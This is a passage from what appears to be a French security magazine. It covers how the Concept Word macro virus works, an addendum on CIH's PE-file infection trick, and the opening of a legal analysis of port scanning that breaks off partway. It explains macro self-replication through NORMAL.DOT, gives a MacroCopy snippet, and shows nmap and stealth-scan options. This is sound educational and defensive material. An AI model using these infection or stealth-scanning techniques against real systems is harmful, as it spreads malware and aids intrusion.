[1] H. Pagnia et F. Gärtner, On the impossibility of Fair Exchange without a Trusted Third Party, Rapport technique TUD-BS-1999-02, Université de Darmstadt, Allemagne, 1999.

[2] T. Tedrick, How to exchange half a bit, Advances in Cryptology: Proceedings of Crypto 83, pages 147-151, Plenum Press, 1984.

AUTOPSIE DU MACRO

Dans cet article, le premier d'une série consacrée aux virus de documents, nous allons voir un des plus célèbres virus de macro : le virus Concept. Ce virus, qui s'attaque aux documents Word (versions antérieures à Word97), utilise un langage de haut niveau : le VBA (Visual Basic for Applications), commun à toutes les applications bureautiques des suites Office de Microsoft. Concept fut une véritable révolution lors de son apparition. Jusqu'alors, la notion de virus était liée à celle d'exécutable. Avec Concept apparut la notion de virus de documents. L'histoire de ce virus est également intéressante puisqu'il a été disséminé par l'intermédiaire de trois CD-ROM d'applicatifs, dont deux provenaient de chez Microsoft.

INTRODUCTION

Le virus Concept (encore dénommé WW6Macro, WinWord.Concept, Word Basic Macro Virus (WBMV)) apparut en 1995 et s'attaquait aux versions Word antérieures à la version Word 97 (versions 6.x ou 7.x sous Windows 3.11, 95, NT, OS/2 et sous Macintosh) en utilisant le langage interprété WordBasic, inclus dans cette application et "ancêtre" du langage VBA (*Visual Basic for Applications*).

De nombreux pays ont été touchés dans le monde : USA, Grande-Bretagne, France, Allemagne, Bulgarie, Canada, Pays-Bas, Turquie, Finlande... Sa dissémination a été initiée et largement favorisée par deux sociétés : ServerWare et ... Microsoft, par le biais de CD-ROM d'applicatifs et de support technique. Le CD-ROM de la société ServerWare avait pour nom *Snap-On Tools for Windows 95*. Il a été distribué à des milliers de sociétés. Quant à Microsoft, ce sont les CD-ROM *The Microsoft Office 95 and Windows 95 Business Guide* (fichier\Office95\Evidence\Helpdesk.DOC) et *Microsoft Windows'95 Software Compatibility Test* (fichier *EMLTR.DOC*). Le mode de propagation propre à ce type de virus a fait le reste.

Concept a été le premier virus de ce type détecté par la communauté antivirus. Dès l'alerte lancée, si la société ServerWare a réagi immédiatement et sérieusement (retrait des CD-ROM infectés, avertissement des clients concernés, distribution d'un nouveau CD-ROM désinfecté), il n'en a pas été de même en ce qui concerne Microsoft. Cherchant dans un premier temps à minimiser les choses (la firme de Redmond alla jusqu'à baptiser ce virus *Prank Virus* (virus farce), un des autres noms du virus Concept), Microsoft attendit plusieurs mois avant de reconnaître qu'il y avait effectivement un problème et de fournir, de façon laconique, un scanneur/nettoyeur de macros. La communauté antivirus a dû se débrouiller toute seule.

En fait, le nom Concept indique bien la nouveauté qu'a représentée ce virus. A l'époque, de nombreux professionnels des virus et de la sécurité considéraient que les virus ne pouvaient pas se répandre par le biais de documents, puisque la notion d'exécutable était incontournable. Quelques discussions théoriques sur la faisabilité de virus de documents avaient eu lieu, mais elles restaient d'une portée très restreinte et un peu confidentielles. Pour la majorité des gens en 1994, le danger immédiat et réel du virus se résumait ainsi : fichier exécutable et langage assembleur. C'est la raison pour laquelle le virus Concept en était bien un et a bousculé toutes les idées reçues, laissant dans un premier temps la communauté antivirus désarmée.

En fait, c'est la notion d'exécutable, et donc également celle de document, qui a dû être repensée et redéfinie. Tout d'abord, l'exécution d'instructions peut se faire non seulement par le biais d'un langage compilé, mais également par le biais d'un langage interprété (un shell par exemple). Or le fichier contenant ces instructions ne diffère pas fondamentalement d'un fichier texte ou plus généralement d'un fichier de données. Un fichier PostScript est en fait un programme lu et interprété par un interpréteur de ce langage de programmation. Une imprimante, entre autres périphériques ou applications (GhostScript ou gv), exécute automatiquement ce programme (les virus PostScript attaquant spécifiquement les imprimantes seront expliqués dans un prochain article). La situation est similaire dans le cas des vers en langage VBS de type ILoveYou. L'interpréteur WSH du navigateur exécute le code contenu dans ce qui apparaît comme un simple fichier texte. Les exemples sont nombreux.

Ces virus interprétés entrent en fait dans une catégorie beaucoup plus générale mais peu connue : celles des programmes infectants dits "*binaires*". Le terme binaire, dans ce contexte, étant empreinté à la terminologie des gaz de combat (gaz constitués de deux ou plusieurs éléments qui pris isolément sont inertes et sans effet, et actifs uniquement lorsque combinés). Un des deux éléments est obligatoirement un virus, le second est un exécutable (virus ou application). Le lecteur intéressé trouvera un exemple de tels virus dans [2].

Dans le cas des virus de macro, le code viral est contenu dans un fichier de données et activé uniquement par l'interpréteur WordBasic ou VBA.

VIRUS CONCEPT

LE LANGAGE VBA

Le *Visual Basic for Applications* est un environnement de développement intégré commun à toutes les applications de la suite office (Word, Excel et PowerPoint). Ce langage est en fait dérivé du Visual Basic de Windows. Le langage VBA, qui à l'origine avait pour principale fonction d'automatiser une séquence de frappes de touches, a depuis beaucoup évolué pour permettre, dans l'actuelle version 6 du langage :

- de combiner un nombre indéterminé de commandes en une seule ;
- de créer de nouvelles commandes et fonctions ;
- d'automatiser des actions répétitives ;
- d'améliorer les fonctions et la souplesse de commandes ;
- de modifier les commandes d'une application ;
- de faire interagir les différentes applications Office ;
- de créer des interfaces personnalisées.

Le langage VBA intègre un très grand nombre d'instructions soit communes à toutes les applications Office (les plus nombreuses) soit propres à une application particulière. Dans ce qui suit nous nous limitons à l'application Word. Dans un prochain article, nous évoquerons les cas d'Excel et de PowerPoint pour lesquels tout ce qui va être expliqué se généralise. Dans le cas du virus Concept, le langage considéré est une version ancienne de VBA nommée Word Basic. Microsoft a énormément fait évoluer ce langage, devenu langage VBA (à partir des versions Office 97), notamment pour lutter contre la menace représentée par des virus comme Concept. Nous reparlerons de ce point.

Le succès de ce langage (en particulier auprès des programmeurs de virus) vient de sa grande facilité d'apprentissage et d'utilisation (ce qui a représenté une petite révolution dans un monde où le langage assembleur était quasiment le seul langage utilisé) mais surtout de sa puissance. Le langage est en particulier un langage orienté objets, mais surtout orienté évènements (action reconnue par un objet). Pour une présentation détaillée de ce langage, voir [1].

Les programmes écrits en langage VBA sont dénommés *macros*. Un ensemble de macros est appelé *module* (ou *projet* dans les versions ultérieures). La structure d'une macro (nous considérons la version Word Basic du langage) est la suivante :

```
Sub Salutations
  'Cette macro ouvre une fenêtre de dialogue avec un message
  MsgBox "Bonjour à tous"
End Sub
```

Le langage VBA possède toutes les fonctionnalités d'un langage évolué (structures d'itération, structures d'évaluation, fonctions, appels de commandes ou de programmes extérieurs, de DLL...).

Les macros peuvent être appelées directement ou par d'autres macros. Un document Word (d'extension DOC) ne contient pas de macro en lui-même. Ces dernières sont stockées dans des fichiers particuliers, les fichiers de modèles (extension DOT). Celui par défaut, ou fichier modèle global est le fichier NORMAL.DOT. Mais il est possible de créer des fichiers modèles spécifiques. Un document est donc défini comme attaché à un ou plusieurs de ces fichiers, et à ce titre ne peut accéder qu'aux macros présentes dans ces fichiers. La première infection se fait donc en transmettant un fichier modèle renommé avec une extension DOC.

Parmi toutes les macros présentes dans les fichiers modèles (et en premier lieu le NORMAL.DOT), certaines ont des propriétés particulières qui les rendent extrêmement intéressantes pour la programmation de virus. Elles se répartissent en trois catégories.

LES MACROS À EXÉCUTION AUTOMATIQUE

Une seule macro figure par défaut dans cette catégorie : la macro AutoExec qui s'exécute au démarrage de Word, uniquement si elle se trouve dans le fichier NORMAL.DOT. Il est cependant possible de créer des macros de ce type et de les stocker dans d'autres modèles. L'exécution automatique d'AutoExec ne peut se faire si Word est lancé avec l'option */m*. Mais il a été rapporté que cela ne marche pas toujours.

LES AUTO-MACROS

Elles sont, par défaut, au nombre de quatre. Elles s'exécutent lors de certains évènements, attachés à un document :

- AutoNew à la création d'un nouveau document;
- AutoOpen à l'ouverture d'un document existant;
- AutoClose à la fermeture d'un document;
- AutoExit à la fermeture de Word.

Leur rôle est la gestion des révisions de documents et des sauvegardes. Une description plus détaillée de ces macros est disponible dans [1]. Il est "théoriquement" possible de les désactiver en enfonçant la touche Shift lors du lancement de Word.

LES MACROS USURPATRICES

Ces macros, programmées par l'utilisateur, portent le nom d'une commande Word déjà définie. Ainsi, une macro dénommée FileSave ou FileSaveAs, et située dans le fichier modèle global, prend le pas sur la commande Save ou SaveAs du menu File. Il n'existe aucun moyen de désactiver cette "fonctionnalité". Les virus de macro vont donc toujours avoir une ou plusieurs de ces macros dans le code viral afin d'être exécutés.

LE MÉCANISME
D'INFECTION DES VIRUS DE MACROS

Lorsqu'un document infecté est ouvert par Word, en configuration par défaut (c'est-à-dire macros non désactivées), ce dernier recherche une macro nommée AutoOpen et l'exécute. Cela se passe de façon totalement transparente pour l'utilisateur (du moins pour les premières versions de Word). Cette macro sert à charger l'environnement de travail spécifique au document.

Lorsque l'utilisateur reçoit un document infecté et l'ouvre, le virus cherche, comme la plupart des virus, si l'infection a déjà eu lieu (pour ce virus). Si cela n'est pas le cas, le virus copie alors les macros virales dans le fichier NORMAL.DOT et/ou, dans certains cas, dans d'autres fichiers modèles spécifiques (attaques ciblées, par exemple dans le cas d'un fichier modèle pour une application de transmission de document par fax). Cette copie se fait grâce à la commande *MacroCopy*. La syntaxe est la suivante :

```
Sub Main
  'Cette procédure copie la macro AutoClose dans le NORMAL.DOT
  MacroCopy WindowName$()+":AutoClose", "Global:AutoClose"
End Sub
```

Le document infecté est désigné par *WindowName$()*. A noter que si l'argument *1* est utilisé avec cette commande, la macro est copiée en mode exécution seule, et par conséquent son code n'est pas directement accessible en lecture. C'est une façon basique d'assurer un peu de furtivité au virus, mais il est possible, par analyse du fichier avec des outils spéciaux, d'accéder aux macros ainsi protégées.

Une fois Word infecté (ou plus précisément un ou plusieurs de ses fichiers modèles), comment se passe la propagation du virus ? En fait, tout nouveau document sain, lu ou créé, est *ipso facto* infecté. Word convertit d'abord de manière transparente pour l'utilisateur (puisque le document conserve son extension DOC) le document en fichier modèle, puis effectue la copie des macros virales. La boucle est bouclée.

LA STRUCTURE
DU VIRUS CONCEPT

L'infection par le virus Concept se traduit par la présence des cinq macros suivantes :

- AAAZAO ;
- AAAZFS ;
- PayLoad ;
- FileSaveAs ;
- AutoOpen.

Si les noms des deux dernières macros peuvent sembler normaux, il n'en est rien des trois autres (*nota* : PayLoad signifie Charge Finale en anglais !!!). Pour les trouver, il suffit d'aller dans le menu Outils, puis dans le sous-menu Macros (fig; 1). Elles y sont répertoriées, et leur code accessible, puisque dans Concept, l'argument d'exécution seule pour la commande *MacroCopy* n'est pas utilisé.




Fig. 1 - Les macros du virus Concept

Le virus recherche la preuve d'une infection antérieure caractérisée par la présence de la macro PayLoad. Dans ce cas, rien ne se passe, le processus d'infection est stoppé. A noter que la charge finale de Concept est totalement inoffensive (le code de Concept étant facilement accessible). D'autres versions avec des charges finales plus "agressives" n'ont pas manqué de faire leur apparition, assez vite ; citons la version Concept.BZ qui, tous les vendredi 13 protège le document avec le mot de passe *"haïfa"*). Dans sa version initiale, la charge finale se contente d'afficher la fenêtre ci-contre : (fig.2)




Fig. 2 - La charge finale du virus Concept

La macro *AutoOpen* a pour tâche de copier le virus dans le NORMAL.DOT. Ensuite, la macro FileSaveAs devient globale (par sa recopie dans le modèle global) et copie le virus dans tous les documents non encore infectés, lors de leur sauvegarde. Pour éviter les conflits avec lui-même (en fait, entre le virus actif du document infecté et la copie du virus dans le document en cours d'infection), le virus Concept utilise des copies des macros *AutoOpen* et *FileSaveAs*, sauvegardées sous des noms différents (*AAAZFS* et *AAAZAO*). Ainsi, il peut activer une macro et sa copie à des moments différents. En final, le processus d'infection se déroule selon les étapes suivantes :

Lors de l'ouverture du document infecté (nommé ici *FileNameInfected*), sa macro *AutoOpen* :

- copie la macro *FileNameInfected:PayLoad* en *Global:PayLoad* ;
- copie la macro *FileNameInfected:AAAZFS* en *Global:FileSaveAs*, et en Global:*AAAZFS* ;
- copie la macro *FileNameInfected:AAAZAO* en *Global:AAAZAO.*

Lors de la sauvergarde d'un document :

- La macro *Global:FileSaveAs* du virus Concept copie la macro globale *Global:AAAZAO* en local dans le document sauvegardé, puis fait de même avec la macro *Global:AAAZFS.*
- enfin la macro *Payload* est copiée en local dans le document et le fichier est sauvegardé.

Toutes ces copies intermédiaires (par le biais des macros *AAAZFS* et *AAAZAO*) sont motivées par le fait que copier une macro active en global provoque des erreurs de l'interpréteur.

CONCLUSION : LA LUTTE CONTRE LES VIRUS DE MACROS

La lutte contre les virus de macros, quelle que soit la génération du langage VBA considérée, est en fait peu satisfaisante. Les différentes possibilités, rarement ergonomiques, soit ne fonctionnaient que partiellement (voire pas du tout), soit consistaient à tout simplement supprimer l'usage des macros, autrement dit à considérablement dégrader l'application Office considérée :

- Démarrer Word avec l'option */m* ou avec la touche Shift (Maj) enfoncée. Cela devient peu pratique dans un environnement fenêtré utilisant quasi exclusivement la souris. Cela ne concerne qu'une partie des macros dangereuses.
- Désactiver les macros. Mais là encore, la solution n'est pas satisfaisante. De plus, la génération suivante de virus de macros a non seulement pu contourner cette manipulation, mais la retourner contre les utilisateurs en déclenchant le virus lui-même.
- D'autres manipulations tout aussi peu satisfaisantes (NORMAL.DOT en lecture seule, écriture d'une macro *AutoExec* pour désactiver les macros automatiques...).

Microsoft n'a pas vraiment cherché à fournir des solutions satisfaisantes. Le problème est que cela serait revenu à ne plus utiliser qu'un simple Word viewer et non plus un traitement de texte avec un environnement de développement riche et puissant. En fait, il semble que Microsoft ait choisi de temporiser pour attendre la sortie de la suite Office 97. Les principales modifications, largement motivées, pour certaines, par la lutte contre les virus de macros, furent :

- Implémentation d'une routine détectant la présence de macros (virales ou non) dans le document et avertissant l'utilisateur de leur présence, qui a alors le choix de les activer ou non. En gros, la responsabilité d'amoindrir les capacités de Word lui revient.
- Changement du langage, qui passa de Word Basic au VBA tel que nous le connaissons maintenant. Toutefois, Microsoft fournit un utilitaire permettant la traduction des macros d'un langage à l'autre, à l'exception de la commande *MacroCopy*, qui a été complètement réécrite, interdisant par exemple la copie d'une macro sous un nom différent (comme c'est le cas dans Concept).

Cette façon de voir les choses, de la part de Microsoft, relevait de la courte vue et d'une naïveté certaine, en même temps que d'une sous-estimation grave des capacités des programmeurs de virus. La réponse ne tarda pas. Peu de temps après la sortie de la nouvelle version d'Office 97 apparut la version compatible du virus : Concept97. Et la liste s'est très vite allongée ...

LE VIRUS CIH : ADDENDUM

Dans le numéro précédent (MISC3), dans l'article consacré au virus CIH, un aspect dans le processus d'infection a été oublié : celui de l'infection du fichier exécutable sur le disque. Le virus CIH, et tous ceux de cette catégorie, utilisent lors de l'infection deux "facilités" offertes par le format PE. Dans l'article, une seule était mentionnée : celle exploitant la granularité d'allocation lors de la projection du code en mémoire (valeur du champ VirtualSize dans le IMAGE_SECTION_HEADER, soit 64 Ko). Pour infecter, sans augmentation de taille, le fichier exécutable sur le disque, l'autre champ utilisé est le champ SizeOfRawData de chaque IMAGE_SECTION_HEADER, qui contient la taille de la section arrondie à un multiple pair de 512 octets. Si le code utile de cette section est, par exemple, de 1600 octets, la place disque réellement réservée sera de 2048 octets. Il reste 448 octets, inoccupés, disponibles pour le virus. Cela méritait d'être précisé et l'oubli est réparé.

Eric Filiol

Ecole Supérieure et d'Application des Transmissions

Laboratoire de cryptologie et de virologie

efiliol@esat.terre.defense.gouv.fr
<mailto:efiliol@esat.terre.defense.gouv.fr>

<http://www.rocq.inria.fr/codes/Eric.Filiol/index.html>

RÉFÉRENCES

[1] Mikaël Bidault. Création de macros VBA (Office 97, 2000 et XP) - CampusPress éditions, 2002.

[2] Eric Filiol. Applied Cryptanalysis of Cryptosystems and Computer Attacks Through Hidden Ciphertexts Computer Viruses - Rapport de Recherche INRIA 4359, Janvier 2000. Disponible sur :
<http://www.rocq.inria.fr/codes/Eric.Filiol/virus/rr4359vf.pdf>

[3] Code commenté du virus Concept - **<http://www.rocq.inria.fr/codes/Eric.Filiol/virus/concept.pdf>**

LE SCAN DE PORTS

La question fait partie de ces interrogations qui semblent ne jamais trouver de réponse. Bien qu'elle ait été longuement débattue, elle continue de faire rage périodiquement sur les forums de discussion ou sur les mailing lists de sécurité, où l'on s'interroge sur la possibilité de la sanction des auteurs de scan repérés.
Le scan de ports est-il vraiment licite ?
Voici quelques éléments de réponse juridique versés au débat...

Le texte répressif[1] voué à résoudre cette difficile équation semble de prime abord être la loi du 5 janvier 1988, que nous avons déjà eu l'occasion de rencontrer (v. MISC 2, "La loi Godfrain à l'épreuve du temps"). La loi ne répond pas directement à la question du scan de ports. Elle n'y a d'ailleurs pas vocation, puisque comme nous l'avions vu, elle se dégage des notions techniques pour ne réprimer que les plus petits dénominateurs communs des atteintes aux systèmes informatiques : l'accès et le maintien frauduleux (article 323-1 du Code pénal), l'entrave et le faussement (art. 323-2 c. pen.) ainsi que l'introduction, la suppression et la modification de données (art. 323-3 c. pen.).

Sont également incriminés, la participation à un groupement ou une entente établie en vue de la préparation de ces délits (art. 323-4), la responsabilité des personnes morales (art. 323-6)[2], et enfin la tentative des délits prévus par les articles 323-1 à 323-3 (art. 323-7)[3].

La sanction du scan de ports ne pourrait donc se faire qu'à condition qu'elle se rattache à l'une de ces infractions.L'analyse de la loi va donc nous permettre de répondre à la question de la licéité du scan de ports , dont nous verrons préalablement les aspects techniques.

QU'EST-CE QU'UN SCAN DE PORTS ?

L'étude de ses aspects techniques nous amènera à nous demander s'il systématise invariablement le préalable d'une intrusion .

LE SCAN DE PORTS

Le scan de ports est : "(...) le procédé consistant à se connecter à des ports TCP ou UDP sur un système afin de déterminer quels sont les services fonctionnant dans le mode LISTENING".[4]

Son intérêt pratique est qu'il permet de déterminer les ports ouverts, fermés ou filtrés d'un système. Dans une certaine mesure, il permet également la collecte d'autres informations potentiellement utiles à un pirate informatique (type de système d'exploitation, etc.), bien que cette méthode d'acquisition de l'information ne soit pas fiable à 100%.

En termes non techniques, le scan de ports peut donc être une étape dans la cartographie des failles d'un système ou d'un réseau.

[1] - Notre étude se limitera aux aspects de droit pénal.

[2] - Entreprises, associations régulièrement déclarées...

[3] - Ce à quoi il faut également ajouter les peines complémentaires de l'article 323-5, comme l'interdiction des droits civiques, la confiscation de la chose ayant servi à la commission du délit, etc.

[4] - "Port scanning is the process of connecting to TCP and UDP ports on the target system to determine what services are running on a LISTENING state"[15]. Sur le mode Listening, voir [20,19].

[5] - Nous précisons que cette machine nous appartient, qu'elle est reliée à un réseau local personnel non connecté à Internet et réservé à des tests de sécurité.

[6] - **http://www.insecure.org/nmap**

[7] - Ces informations ne sont cependant pas fiables à 100% puisqu'un administrateur système pourrait très bien modifier certains paramètres de son système afin de tromper les mécanismes de reconnaissance implémentés par Nmap.

[8] - Pour les systèmes respectant la RFC 793, ce qui n'est pas le cas de Windows-NT / 95 par exemple.

[9] - Nmap implémente plusieurs types de scan différents. Pour plus d'informations

EST-IL LICITE ?

Prenons un exemple :

Le scan de ports de la machine située à l'adresse 192.168.55.123[5] avec le logiciel *nmap*[6], ce qui donne :

```
nmap -sT -O 192.168.55.123
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/
)
Interesting ports on (192.168.55.123):
Port       State  Service
22/tcp     open   ssh
25/tcp     open   smtp
80/tcp     open   http
110/tcp    open   pop-3
Remote operating system guess: FreeBSD 4.3 -
4.4PRERELEASE
```

Grâce au scan, nous savons maintenant que la machine fonctionne sous FreeBSD et que plusieurs services sont configurés pour accepter des connexions entrantes. Ces informations[7] permettraient à un pirate informatique de se connecter sur l'un ou l'autre de ces serveurs afin de procéder à une analyse des failles de sécurité du système. Une fois les failles de sécurité dévoilées, il pourrait alors tenter de les exploiter afin de prendre le contrôle de l'ordinateur.

Il existe plusieurs techniques permettant de scanner une machine, celles-ci ayant généralement pour objet de rendre le scan plus furtif, et donc moins facilement repérable par l'administrateur système.

Une partie de ces techniques reposent sur la modification du paquet IP envoyé. A titre d'exemple, le "null scan", ou l'option `-sN` de *nmap* envoie un paquet IP sans aucune option d'activée. L'idée est que les ports fermés sont censés renvoyer un paquet RST s'ils sont sollicités, alors qu'un port ouvert ne doit en principe[8] renvoyer aucun paquet.

L'envoi de ces paquets permet alors, en principe, de dresser un état des lieux des ports qui sont ouverts puisque ceux-ci ne répondront pas aux sollicitations par *nmap*[9].
La modification des paquets IP envoyés n'est cependant pas la seule technique existante pour une personne souhaitant rendre le scan plus furtif. En effet, d'autres méthodes consistent à utiliser des relais pour scanner la machine cible. Par exemple, lorsque A veut scanner furtivement les ports de C, il utilise B pour relayer les paquets qu'il envoie. Ainsi, pour C, le scan de ports semblera venir de B[10].

Il existe une multitude d'outils permettant de faire du *relaying* ; nous en citerons quelques-uns pour exemple. A ce titre, *nmap* implémente l'option *-b* qui permet d'utiliser certains serveurs FTP mal configurés comme relais dans une attaque. Le même principe peut être appliqué pour scanner depuis un serveur web, donc par relais[11].

LE SCAN DE PORTS EST-IL FORCÉMENT NOCIF ?

Si on sait que le scan de ports peut être le préalable d'une intrusion, on peut se demander s'il l'est systématiquement. Dans les faits, la sollicitation d'un ou de plusieurs ports sur un système n'a rien d'exceptionnel, puisque c'est le préalable obligatoire de toute connexion. C'est là toute la difficulté puisque c'est une dérive d'un usage normal du système qui est en cause. De l'application mal codée au serveur mal configuré, la sollicitation de plusieurs ports n'est donc pas un événement rare.

Le scan de plusieurs ports peut également se faire pour des raisons statistiques comme dans le cas de l'entreprise Netcraft, qui sollicite régulièrement l'ensemble des serveurs Web (mais pas uniquement) connectés au réseau Internet afin d'effectuer ses études.

On peut argumenter cependant du fait que ce ne sont pas là l'ensemble des ports du système qui sont sollicités mais uniquement une partie.

En tout état de cause, on retiendra qu'il existe des motifs légitimes de multiples connexions aux ports d'un système. Sont-ils pour autant licites, c'est ce que nous allons voir maintenant.

à ce sujet, la page de manuel est très bien faite (man nmap).

[10] - Le scan peut être fait à l'insu de B ou avec son accord.

[11] - Pour cela, 5 lignes de PHP suffisent : v. **http://www.micronet.fr/~tbilger/linux.**

[12] - Il ne peut en effet y avoir d'infractions sans textes, *nullumcrimen, nulla poena sine lege*. Cette règle, absolue et générale, est formulée par l'article 111-3 du Code pénal ; v. [16, n° 97 et s.], [13, n° 122 et s.], [10, n° 107 et s.].

[13] - "Le fait d'entraver ou de fausser le fonctionnement d'un système de traitement automatisé de données est puni de trois ans d'emprisonnement et de 45000 euros d'amende". On pourrait également envisager l'application des articles 413-9 et suivants, pour le cas où le système traiterait d'informations classifiées de défense.

[14] - Si la sanction de la tentative n'est pas systématique pour toutes les infractions, elle a été expressément prévue pour l'accès frauduleux par l'article 323-7 c. pen., ce qui nous permet d'envisager ce fondement. La sanction de la tentative est systématique pour les crimes ; elle ne l'est que si elle a été prévue par la loi en matière de délits ; en matière de contraventions, elle ne l'est jamais. V. Art. 121-4-2° c. pen..

LA LICÉITÉ DU SCAN DE PORTS

De la technique, nous retenons que le scan de ports peut être le préalable d'une intrusion, mais il n'en est cependant pas une condition .

LE SCAN DE PORT PRÉALABLE D'UNE INTRUSION

Deux textes pénaux[12] sont susceptibles d'être appliqués à notre situation, il s'agit des articles 323-1 et 323-7 du Code pénal, qui disposent :

- Art. 323-1 c. pen. :

"Le fait d'accéder ou de se maintenir, frauduleusement, dans tout ou partie d'un système de traitement automatisé de données est puni d'un an d'emprisonnement et de 15000 euros d'amende.

Lorsqu'il en est résulté soit la suppression ou la modification de données contenues dans le système, soit une altération du fonctionnement de ce système, la peine est de deux ans d'emprisonnement et de 30000 euros d'amende."

- Art. 323-7 c. pen. :

"La tentative des délits prévus par les articles 323-1 à 323-3 est punie des mêmes peines."

D'autres fondements pénaux pourraient être envisagés comme l'article 323-2[13] du Code pénal pour le cas où le scan de ports aboutirait à saturer la machine (déni de service), mais rares sont cependant les cas où un tel résultat est obtenu ; nous n'envisagerons donc que l'hypothèse de l'accès *frauduleux* (2.1.1) et sa *tentative* (2.1.2)[14].

LE SCAN DE PORTS EST UN ACCÈS FRAUDULEUX

On peut tout d'abord argumenter du fait que le scan de ports constitue un accès frauduleux au sens de l'article 323-1 c. pen..

Au soutien de cette argumentation, on peut affirmer que la méthode précédemment utilisée pour scanner[15] établit bien une connexion avec le système visé. Ce serait donc un accès, ou du moins une forme d'accès au système, qui serait réalisé. Cet accès n'étant pas autorisé par son gestionnaire, le *maître du système*[16], on pourrait en conclure à son caractère frauduleux.

Ce raisonnement, basé sur l'aspect technique de la notion d'accès, connaît cependant certaines limites. En effet, dès lors que la connexion ne serait pas établie, il n'y aurait pas d'accès à proprement parler, ce qui laisserait libre l'utilisation de certaines techniques, comme les options "-sS, -sF, -sN, -sX, etc." de *nmap*.

A l'inverse, on peut également argumenter du fait que le scan de ports n'est pas en soi suffisant pour entrer dans le champ de la répression pénale, car il ne fait qu'établir une forme de communication avec le système et non un accès à proprement parler au sens de l'article 323-1 c. pen..

Les deux théories sont valables et on pourrait encore développer d'autres arguments à leur soutien.

Cependant, l'accès au sens de l'article 323-1 du Code pénal n'est pas une notion technique, mais bien une notion *juridique*. Cela implique qu'elle ne se définisse pas en référence à des procédés techniques.

Son champ d'application est délimité selon des règles d'interprétation des textes pénaux, ce qui permet, entre autres, d'assurer la garantie des libertés individuelles.

En termes juridiques[17], l'accès frauduleux a été défini de façon matérielle et active comme la "pénétration d'un système"[18]. C'est l'introduction, la pénétration ou encore l'entrée dans le système qui est visée, à l'instar de la proposition de loi originelle du député Godfrain[19]. La jurisprudence a eu à plusieurs reprises l'occasion de se prononcer sur la qualification de l'accès frauduleux. Dans un arrêt en date du 5 avril 1994, la Cour d'appel de Paris a jugé que "l'accès frauduleux (...) vise tous les modes de pénétration irréguliers d'un système (...)"[20], définition reprise par la Cour d'appel de Rennes le 6 février 1996 : "L'accès frauduleux dans un système de traitement automatisé de données (...) vise tous les modes de pénétration irréguliers d'un système"[21].

C'est donc au regard de ces définitions que l'on doit examiner si oui ou non le scan de ports est constitutif d'un accès frauduleux. En d'autres termes, cela revient à se demander si le fait de scanner est synonyme d'une action de "pénétration", d'une "intrusion" ou s'il permet "l'entrée" au sein du système.

Nous avons pu voir précédemment que le scan de ports donne une meilleure intelligence d'un système ; cependant, rien n'indique qu'il permette effectivement de pénétrer le système. De notre point de vue, le scan de ports n'est donc pas constitutif d'un accès au sens de l'article 323-1 du Code pénal[22].

Si le scan de ports n'est pas constitutif d'un accès frauduleux, il pourrait par contre en révéler la tentative.

LE SCAN DE PORTS EST UNE TENTATIVE D'ACCÈS FRAUDULEUX

A défaut d'être un accès frauduleux, le scan de ports pourrait donc être une tentative d'accès frauduleux.

[15] - La commande "nmap -sT 192.168.55.123", donc l'envoi et la réception de paquets SYN --- SYN-ACK --- ACK à l'ensemble des ports de la machine distante.

[16] - A l'initiative du Sénat, la définition suivante avait été proposée : "Toute personne physique ou morale, toute autorité publique, tout service ou tout organisme qui est compétent pour disposer du système ou pour décider de sa conception". La démarche de définition des infractions n'a pas été retenue par l'Assemblée Nationale, dans un souci de ne pas lier les infractions à un état trop passager de la technique. Sur la question, v. [1,2] et [3,4]. Sur les modifications du texte, v. entre autres [11, n° 37 et s.].

[17] - Sans cependant entrer dans l'exégèse de l'article 323-1 al. premier.

[18] - [9], [14], [18]

[19] - Elle visait en effet l'entrée sans droits, v. [5], v. également [6, p. 13] "il y aura accès dès lors qu'on cherchera à s'introduire indûment dans un système(...)".

[20] - [7]

[21] - [8]

[22] - Il n'y a donc pas lieu de s'interroger sur le fait qu'il soit ou non frauduleux.

[23] - Cette problématique du cheminement qui mène à l'infraction, et de sa

Dans le cheminement qui conduit à l'intrusion, la question qui se pose alors est de savoir à partir de quel stade on peut considérer la tentative d'accès réalisée : la simple idée de pénétrer une machine peut-elle être considérée comme une tentative ou faut-il un acte matériel pour que l'infraction soit constituée ? Dans ce cas, le simple fait de se documenter sur une faille de sécurité pourrait-il être un acte constitutif de l'infraction, ou doit-il y avoir un lien plus direct avec la commission de l'infraction[23] ?

Pour répondre à cette question, nous allons voir que le processus menant à la réalisation de l'infraction[24], c'est-à-dire en l'espèce, l'accès frauduleux, a été découpé en plusieurs phases, seules certaines pouvant être incriminées par la tentative.

Quatre phases du processus criminel

On découpe traditionnellement la réalisation d'une infraction en quatre phases[25].

- La première, celle de la résolution criminelle, est une phase psychologique[26] pendant laquelle la personne qui va réaliser le délit se résout à le commettre. En ce qui nous concerne[27], c'est la phase pendant laquelle le pirate informatique se décide à pénétrer le système qu'il a choisi.

- La seconde est celle de la préparation du délit. Pendant cette phase, notre pirate informatique va donc télécharger les outils dont il aura besoin ou créer ceux qui lui seront nécessaires pour pénétrer le système informatique visé.

- La troisième phase est celle de l'exécution du délit ; toujours dans notre exemple, notre pirate informatique, ayant trouvé une faille de sécurité, va l'exploiter. Après compilation de son *buffer overfow*, il l'exécute contre le système dont il veut prendre le contrôle. Pour caricaturer, cette phase s'écoule du moment où il appuie sur [Enter], pour lancer l'exécution du programme qui va lui donner l'accès, jusqu'au moment où il obtient l'accès au système.

